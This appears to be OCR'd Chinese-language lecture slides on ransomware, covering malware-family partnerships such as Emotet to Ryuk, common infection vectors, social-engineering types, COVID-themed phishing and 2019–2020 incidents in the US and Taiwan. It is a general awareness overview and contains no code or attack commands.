
攜帶筆電
外部會議

實體隔離
內部網路

網路芳鄰
離線木馬
內部擴散

移動筆電,
參與外部會議後，
返回企業,使用內部網路。

惡意程式的共生關聯



Emotet->Ryuk

Trickbot->Conti
Trickbot->Ryuk

BazarLoader-Ryuk

QakBot->MegaCortex
QakBot->ProLock
QakBot->Egregor

Dridex->BitPaymer
Dridex->DoppelPaymer

Emotet

Usually, Emotet sold access to its infected systems to other malware gangs, which later sold their own access to ransomware gangs.

Trickbot

Trickbot is a malware botnet and cybercrime similar to Emotet. Trickbot infects its own victims but is also known to buy access to Emotet-infected systems in order to boost its numbers.

BazarLoader


BazarLoader is currently considered to be a modular backdoor.

QakBot

QakBot, Pinkslipbot, or Quakbot. With the Emotet gang allowing its systems to be used to deploy ransomware, QakBot has also recently partnered with different ransomware gangs.

Dridex


While in the past Dridex botnet has used spam campaigns to distribute the Locky ransomware to random users across the internet, for the past few years, they are also using computers they have infected to drop either BitPaymer or the DoppelPaymer ransomware strains for more targeted attacks against high-value targets.


網路用戶
(手機或電腦)
下載加密勒索程式
URL 超連結
傳送加密勒索程式
國外主機
瀏覽網頁
網站主機
各種通訊方式
HTTP/HTTPS
TOR 或 FreeNet
SMTP 或 FTP
Ransomware
C&C for keys
Host
駭客電腦

加密勒索病毒的攻擊序列

RSA, DES, AES, …

不同加密演算法的運作，對加密鍵值的需求也不同。因此，有些加密可以破解，有些難以解密。



攻擊方式，為防堵關鍵

- 社交工程(電郵)
- 程式或系統漏洞
- SMB,RDP 網路通訊
- USB設備感染
- 網路釣魚(惡意網站)
- 偽裝軟體更新套件
- 盜版破解軟體

是否感染，為擴散關鍵

多數惡意程式，會擴散感染。但是，少數加密勒索程式不會擴散，其中差異與攻擊方式有關。

解密鍵值，為還原關鍵

多數加密勒索攻擊，會需要支付解密贖金(少數不要贖金)解密鍵值通常回傳給攻擊者，以便於管理被害人贖金與鍵值。

參考資料: https://www.hkcert.org/my_url/zh/blog/18092802


參考資料: P. T. Nolen Scaife, Henry Carter and K. R. Butler.Cryptolock (and drop it): Stopping ransomware attacks on user data. In 2016 IEEE 36th International Conference on Distributed Computing Systems, pages 303–312, 2016.

參考資料: Nikolai Hampton, Zubair Baig, and Sherali Zeadally. Ransomware behavioural analysis on windows platforms. Journal of information security and applications, 40:44–51, 2018.

加密勒索軟體的常見攻擊來源


2019年前三季，美國遭到勒索軟體攻擊的組織中，有491個屬於健康醫療領域，且雖然只有68個學區感染了勒索軟體，但影響1,051所學校與大學，至於受害的政府機關則有68個。

2019年底，台灣衛福部與醫院間的EEC主機遭遇中國大陸的加密勒索攻擊。2020年開始，台灣許多法人機構(企業)遭遇加密勒索攻擊，包括有台灣中油(CPC)、台塑、盟立科技、立成、台灣國際航電 (Garmin)公司、聚陽實業 等等。



參考資料: emsisoft, State of Ransomware in the U.S.: 2019 Report for Q1 to Q3, https://blog.emsisoft.com/en/34193/state-of-ransomware-in-the-u-s-2019-report-for-q1-to-q3/, 2019
參考資料: FBI USA, High-Impact Ransomware Attacks Threaten U.S. Businesses And Organizations , https://www.ic3.gov/media/2019/191002.aspx, 2019
參考資料: https://www.paloaltonetworks.com/cyberpedia/ransomware-common-attack-methods, 2019
參考資料: https://www.itproportal.com/features/the-four-most-popular-methods-hackers-use-to-spread-ransomware/, 2018

社交工程 Social Engineering



垃圾式攻擊

亂槍打鳥的垃圾式攻擊，主要是根據社會時事，攻擊者寄送惡意病毒電郵或訊息。這些資料訊息的標題通常包含『聳動』或是『誘人』的社會事件。

範例：選舉內幕、肺炎疫情等等。
目標：隨意寄送給任何人、傳送給任何手機訊息。

魚叉式攻擊

針對特定目標或特定機構的員工，觀察其社群媒體帳號 (如 Twitter、Facebook 和 Line)，精心製作出很有說服力的手機訊息或電郵內容，並且挾帶可造成感染的附件檔案或URL連結，稱為Spear Phishing。

範例：工作通知、社群訊息等等。
目標：高階主管、活躍人士等等。

水坑式攻擊

先觀察目標習慣瀏覽哪些網站? 接著去入侵網站並植入惡意程式，等待目標對象造訪網站時，再趁機傳送惡意程式，這就是所謂的水坑式攻擊 (Watering Hole)。

範例：政府網站、醫院網站等等，要求更新軟體或安裝軟體。
目標：使用網站服務的對象。

釣魚式攻擊

先製作假網站，攻擊者寄送電郵或訊息，誘騙受害人到這些假網站。這些假網站通常是偽裝成為『金融』或是『信箱』的異常通知處理。

範例：銀行帳單、信箱爆滿、快遞包裹等等。
目標：隨意寄送給任何人、傳送給任何手機訊息。

Corona Virus 19 Malware
偽冒肺炎訊息 傳播惡意程式

- 2020年3月開始，網路攻擊者偽冒WHO名義, 寄送肺炎疫情電郵, 標題提及 Corona-Virus-19 或 Covid-19
- 電郵內容為「疫情通知」與「自救防護」措施並且要求電郵閱讀者, 盡速開啟附件檔案, 閱讀內容。
- 然而, 這些附件檔案並不是WHO的疫情醫療通知, 全部都是攻擊者利用疫情緊張，故意放置的惡意程式。
- 這些惡意程式，會進行鍵盤側錄、竊取帳號密碼、內部網路訊息，與個人金融資訊等等資料。

